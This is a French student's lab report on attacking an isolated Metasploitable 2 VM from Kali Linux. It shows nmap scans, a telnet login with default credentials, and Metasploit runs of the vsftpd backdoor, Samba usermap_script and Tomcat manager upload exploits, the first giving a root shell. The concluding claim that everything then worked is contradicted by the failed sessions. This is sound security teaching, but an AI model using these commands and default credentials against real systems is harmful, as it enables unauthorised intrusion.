



IUS
INSTITUT
UNIVERSITAIRE
DES SCIENCES

INSTITUT UNIVERSITAIRE DES SCIENCES (IUS)

Faculté des Sciences et Technologies (FST)

Sécurité Informatique & Cybersécurité TD3

Préparé par : P. Durell Naguiby BYRON




Niveau : L4

Soumis au professeur : Mr Ismaël SAINT-AMOUR

Date : 04 Mars 2026

Dans ce TD, je vais apprendre à importer Metasploitable sur VirtualBox, de scanner les vulnérabilités à partir de notre système d'attaque (Kali Linux), nous identifierons les services réseau ouverts sur cette machine virtuelle à l'aide du scanner de sécurité Nmap. Dans les captures nous verrons les lignes de commande qui nous permettra d'analyser tous les ports TCP de l'instance Metasploitable 2, d'exploiter Telnet, d'exploiter FTP – Metasploitable 2 via Metasploit, de scanner TCP, MySQL, PostgreSQL, Samba, et Apache Tomcat.

1. Importation de Metasploitable



login: msfadmin
password: msfadmin
ip a

```
Metasploitable2-H4K [En fonction] - Oracle VirtualBox
Fichier  Machine  Écran  Entrée  Périphériques  Aide

Last login: Wed Mar  4 13:45:19 EST 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:e8:75:4a brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fee8:754a/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:e8:75:4a brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fee8:754a/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ sudo -i
[sudo] password for msfadmin:
root@metasploitable:~# ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.018 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.040 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.014 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=0.035 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=64 time=0.019 ms
64 bytes from 192.168.56.102: icmp_seq=6 ttl=64 time=0.036 ms
64 bytes from 192.168.56.102: icmp_seq=7 ttl=64 time=0.091 ms
64 bytes from 192.168.56.102: icmp_seq=8 ttl=64 time=0.017 ms

[1]+  Stopped                  ping 192.168.56.102
root@metasploitable:~#
```

2. Scan de vulnérabilités et nmap <IP cible>

```
notrace@Kali: ~
Session Actions Éditer Vue Aide

-> ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=255 time=1.69 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=255 time=2.97 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=255 time=2.98 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=255 time=2.74 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=255 time=2.09 ms
64 bytes from 192.168.56.102: icmp_seq=6 ttl=255 time=1.11 ms
64 bytes from 192.168.56.102: icmp_seq=7 ttl=255 time=2.59 ms
64 bytes from 192.168.56.102: icmp_seq=8 ttl=255 time=2.70 ms
64 bytes from 192.168.56.102: icmp_seq=9 ttl=255 time=2.50 ms
64 bytes from 192.168.56.102: icmp_seq=10 ttl=255 time=2.73 ms
64 bytes from 192.168.56.102: icmp_seq=11 ttl=255 time=2.67 ms
64 bytes from 192.168.56.102: icmp_seq=12 ttl=255 time=2.44 ms
^Z
zsh: suspended ping 192.168.56.102

(notrace@Kali) [~]
$ nmap 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-04 13:57 EST
Nmap scan report for 192.168.56.102
Host is up (0.0000s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
```

2.1. nmap -sV -O <IP_cible>

```
notrace@Kali: ~  
Session Actions Éditer Vue Aide  
5432/tcp open  postgresql  
5900/tcp open  vnc  
6000/tcp open  X11  
6667/tcp open  irc  
8009/tcp open  ajp13  
8180/tcp open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 4.77 seconds  
  
(notrace@Kali)-[~]  
$ nmap -sV -O 192.168.56.102  
Nmap 7.95 ( https://nmap.org )  
Usage: nmap [Scan Type(s)] [Options] [target specification]  
TARGET SPECIFICATION:  
  Can pass hostnames, IP addresses, networks, etc.  
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254  
  -iL <inputfilename>: Input from list of hosts/networks  
  -iR <num hosts>: Choose random targets  
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks  
  --excludefile <exclude_file>: Exclude list from file  
HOST DISCOVERY:  
  -sl: List Scan - simply list targets to scan  
  -sn: Ping Scan - disable port scan  
  -Pn: Treat all hosts as online -- skip host discovery  
  -PS/PA/PV[<portlist>]: TCP SYN, TCP ACK, UDP or SCTP discovery to given ports  
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes  
  -PO[<protocol list>]: IP Protocol Ping  
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]  
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers  
  --system-dns: Use OS's DNS resolver  
  --traceroute: Trace hop path to each host  
SCAN TECHNIQUES:  
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans  
  -sU: UDP Scan  
  -sN/sF/sX: TCP Null, FIN, and Xmas scans  
  --scanflags <flags>: Customize TCP scan flags  
  -sI <zombie host[:probeport]>: Idle scan  
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans  
  -sO: IP protocol scan  
  -b <FTP relay host>: FTP bounce scan  
PORT SPECIFICATION AND SCAN ORDER:  
  -p <port ranges>: Only scan specified ports  
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9  
  --exclude-ports <port ranges>: Exclude the specified ports from scanning  
  -F: Fast mode - Scan fewer ports than the default scan  
  -r: Scan ports sequentially - don't randomize  
  --top-ports <number>: Scan <number> most common ports  
  --port-ratio <ratio>: Scan ports more common than <ratio>
```

3. Pour analyser tous les ports TCP (1 à 65535) d'une instance Metasploitable 2 est la suivante

nmap -p1-65535 <IP_cible>

```
notrace@Kali: ~  
Session Actions Éditer Vue Aide  
nmap -v -sn 192.168.0.0/16 10.0.0.0/8  
nmap -v -iR 10000 -Pn -p 80  
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES  
Scantype v not supported  
  
(notrace@Kali)-[~]  
$ nmap -p1-65535 192.168.56.102  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-04 14:06 EST  
Nmap scan report for 192.168.56.102  
Host is up (0.014s latency).  
Not shown: 65505 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
3632/tcp  open  distccd  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
6697/tcp  open  ircs-u  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
8787/tcp  open  msgsrvr  
33129/tcp open  unknown  
33524/tcp open  unknown  
48508/tcp open  unknown  
55757/tcp open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 112.69 seconds  
  
(notrace@Kali)-[~]
```

4. Exploits telnet

telnet <IP_cible>

```
root@Kali: ~
Session Actions Éditer Vue Aide
metasploitable login: Connection closed by foreign host.

(notrace@Kali)-[~]
$ sudo -i
[sudo] Mot de passe de notrace :
(notrace@Kali)-[~]
# telnet 192.168.56.102
Trying 192.168.56.102 ...
Connected to 192.168.56.102.
Escape character is '^J'.

███EXPLOITABLE███

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: <^H^H^H^H^H
Password:
Login incorrect
metasploitable login: msfadmin
Password:
Last login: Wed Mar  4 13:50:33 EST 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls -l
total 4
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$
```

5. Exploits FTP – Metasploitable 2 via Metasploit

```
msfconsole
Metasploit tip: Use check before run to confirm if a target is
vulnerable

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018  es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 90909090.90909090.90909090.90909090
90909090.90909090.90909090.90909090
90909090.90909090.90909090.90909090
90909090.90909090.90909090.90909090
90909090.90909090.90909090.90909090
90909090.90909090.90909090.90909090
90909090.90909090.90909090.90909090
.....
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....
ffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffff
.....

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

+ -- ==[ metasploit v6.4.96-dev ]
+ -- ==[ 2,568 exploits - 1,316 auxiliary - 1,683 payloads ]
+ -- ==[ 433 post - 49 encoders - 13 nops - 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
```

```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

+ -- ==[ metasploit v6.4.96-dev ]
+ -- ==[ 2,568 exploits - 1,316 auxiliary - 1,683 payloads ]
+ -- ==[ 433 post - 49 encoders - 13 nops - 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Unknown command: run. Did you mean run? Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[*] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:45731 -> 192.168.56.102:6200) at 2026-03-04 14:28:29 -0500
```

5.1. Scanner TCP

```

root@Kali: ~
Session Actions Éditer Vue Aide
└─# msfconsole
Metasploit tip: View missing module options with show missing

+-----+
| METASPLOIT by Rapid7 |
+-----+
|
|  ==c(=====)=====
|      \      /
|       RECON
|
|  o o o      o o
|  ^^^^^^^^^^  ^
|  PAYLOAD      |
|  | (a)(a)***|(a)(a)***|
|  |=====|
|
|  EXPLOIT
|  [msf >]
|  \ (a)(a)(a)(a)(a)(a)/
|  *****
|
|  LOOT
|  (=====)
|  |
|  |
|  |
|  |
|  |
|
+-----+

[ * * * * * ]

+ --=[ metasploit v6.4.96-dev ]
+ --=[ 2,568 exploits - 1,316 auxiliary - 1,683 payloads ]
+ --=[ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf auxiliary(scanner/portscan/tcp) > set PORTS 22,25,80,110,21
PORTS => 22,25,80,110,21
msf auxiliary(scanner/portscan/tcp) > THREADS 3
[-] Unknown command: THREADS. Did you mean threads? Run the help command for more details.
msf auxiliary(scanner/portscan/tcp) > exploit
[*] 192.168.56.102 - 192.168.56.102:22 - TCP OPEN
[*] 192.168.56.102 - 192.168.56.102:25 - TCP OPEN
[*] 192.168.56.102 - 192.168.56.102:80 - TCP OPEN
[*] 192.168.56.102 - 192.168.56.102:21 - TCP OPEN
[*] 192.168.56.102 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) >

```

5.2.MySQL

```
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
```

```
msf auxiliary(scanner/mysql/mysql_login) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf auxiliary(scanner/mysql/mysql_login) > USERNAME root
[-] Unknown command: USERNAME. Run the help command for more details.
msf auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf auxiliary(scanner/mysql/mysql_login) > set PASSWORD root
PASSWORD => root
msf auxiliary(scanner/mysql/mysql_login) > run
[*] 192.168.56.102:3306 - 192.168.56.102:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.56.102:3306 - No active DB -- Credential data will not be saved!
[-] 192.168.56.102:3306 - 192.168.56.102:3306 - LOGIN FAILED: root:root (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[-] 192.168.56.102:3306 - 192.168.56.102:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[*] 192.168.56.102:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.102:3306 - Bruteforce completed, 0 credentials were successful.
[*] 192.168.56.102:3306 - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
```

5.3. PostgreSQL

```
root@Kali: ~
Session Actions Éditer Vue Aide

~+SecKCoin++e.AMd`
-/.ssh/id_rsa.Des-
:dopeAW.No<nano>o
:we're.all.alike`
:PLACEDRINKHERE!
:msf>exploit -j.
:--srwxrwx:--
:<script>.Ac816/
:NT_AUTHORITY.Do
:09.14.2011.raid
:hevnsntSurb025N.
:#OUTHOUSE- -s:
:$nmap -oS
:Awsm.da:
:Ring0:
:23d:
/-

`.-://///hbove.913.ElsMNh+-
htN01UserWroteMe!-
:is:T8iKC.sudo-.A:
The.PFYroy.No.D7:
yxp_cmdshell.Ab0:
:Ns.B0B6ALICEes7:
`MS146.52.No.Per:
sENbove3101.404:
T:/shSYSTEM-.N:
/STFULwall.No.Pr:
dNVRG0ING2GIVUUP:
/corykennedyData:
Sso.6178306Eence:
/shMTL#beats3o.No.:
`dDestRoyREXKC3ta/M:
sSETEC.ASTRONOMYist:
/yo- .ence.N:(){ |: 6 };;
`!Shall.We.Play.A.Game?tron/
`-ooy.ifightfor+ehUser5
..th3.H1V3.U2VjRfNN.jMh+.
`MjM--WE.ARE.se--MMjMs
+~KANSAS.CITY's~
J~HAKCERS-./..
.esc:wq!:`
++ATH`

+ -- ==[ metasploit v6.4.96-dev ]
+ -- ==[ 2,568 exploits - 1,316 auxiliary - 1,683 payloads ]
+ -- ==[ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/admin/postgres/postgres_payload
[-] No results from search
[-] Failed to load module: auxiliary/admin/postgres/postgres_payload
msf > use auxiliary/admin/postgres/postgres_payload
[-] No results from search
[-] Failed to load module: auxiliary/admin/postgres/postgres_payload
msf > use auxiliary/admin/postgres/postgres_payload
[-] No results from search
[-] Failed to load module: auxiliary/admin/postgres/postgres_payload
msf > exit
```

5.4. Samba

```
(root@Kali)~[~]
# msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

(
X
Q
)

https://metasploit.com

+ -- ==[ metasploit v6.4.96-dev ]
+ -- ==[ 2,568 exploits - 1,316 auxiliary - 1,683 payloads ]
+ -- ==[ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) >
```

5.5. Apache Tomcat

```
root@Kali ~  
Session Actions Éditer Vue Aide  
*PEQUI_ctf*HKLBGD*L3o*5 bits short of a byte*UCM*ByteForc3*Death_Geass*Stryk3r*WooT*Raise The Black*CTErr0r*  
*Individual*mikejam*Flag_Predator*klandes*_no_Skids*SQ.*CyberOWL*Ironhearts*Kizzle*gauti*  
*San Antonio College Cyber Rangers*sam.ninja*Akerbeltz*cheeseroyal*Ephyras*sard_city*OrderingChaos*Pickle_Ricks*  
*Hex2Text*defiant*hefter*Flaggermeister*0xFord_Brookes_University*0D1E*noob_noob*Ferris_Wheel*Ficus*0NO*jameless*  
*Log1c_bomb*dr4k0t4*0th3rs*dcua*ccccchhh6819*Manzara's_Magpies*pwn4lyfe*Droogy*Shrubhound_Gang*ssociety*HackJWU*  
*asdfghjkl*n00b13i-cube_warriors*WhateverThrone*Salvat0re*Chadsec*0*1337deadbeef*StarchThingIDK*Tieto_alaviiva_tur  
va*  
*Inspiv*RPCA_Cyber_Club*kurage0verflow*lammm*pelicans_for_freedom*switchteam*tim*departedcomputerchairs*cool_runnin  
g*  
*chads*SecureShell*EetietsHekken*CyberSquad*P6K*Trident*RedSeer*SOMA*EVM*Buckys_Angels*OrangeJuice*DemDirtyUserz*  
*OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys1Keyboard*TNGCrew*Cla55N0tF0und*exploits33kr*root_rulzz*InfosecIITG*  
*superusers*H4rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*Immortals*arasan*MouseTrap  
*  
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet*P@Ge2mE*  
  
--=[ metasploit v6.4.96-dev ]  
+ -- --=[ 2,568 exploits - 1,316 auxiliary - 1,683 payloads ]  
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf > use exploit/multi/http/tomcat_mgr_upload  
s[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.56.102  
RHOST => 192.168.56.102  
msf exploit(multi/http/tomcat_mgr_upload) > RPORT 8180  
[-] Unknown command: RPORT. Run the help command for more details.  
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180  
RPORT => 8180  
msf exploit(multi/http/tomcat_mgr_upload) > set HTTPUsername tomcat  
HTTPUsername => tomcat  
msf exploit(multi/http/tomcat_mgr_upload) > set HTTPPassword tomcat  
HTTPPassword => tomcat  
msf exploit(multi/http/tomcat_mgr_upload) > exploit  
[*] Started reverse TCP handler on 10.0.2.15:4444  
[*] Retrieving session ID and CSRF token...  
[*] Uploading and deploying e0hCmTW1PL3SHMwH2PAmGuzz0hMOBk ...  
[*] Executing e0hCmTW1PL3SHMwH2PAmGuzz0hMOBk ...  
[*] Undeploying e0hCmTW1PL3SHMwH2PAmGuzz0hMOBk ...  
[*] Undeployed at /manager/html/undeploy  
[*] Exploit completed, but no session was created.  
msf exploit(multi/http/tomcat_mgr_upload) > exit  
  
root@Kali ~
```

Ce TD nous permet de mettre en place et exploiter un environnement Metasploit dans Kali Linux pour simuler un test d'intrusion réel.

Il nous permet aussi de :

1. Installer et configurer un système Kali Linux avec Metasploit Framework.
2. Lancer et manipuler le terminal Metasploit (msfconsole).
3. Scanner un réseau pour identifier les services vulnérables à l'aide de Nmap.
4. Explorer une première interaction avec une machine vulnérable (Metasploitable).
5. Valider la connectivité réseau entre l'attaquant (Kali) et la cible (Metasploitable).

J'ai rencontré quelques difficultés surtout lorsque j'étais en train de scanner PostgreSQL, vous le verrez dans la capture d'écran mais après tout avait fonctionné sans difficulté.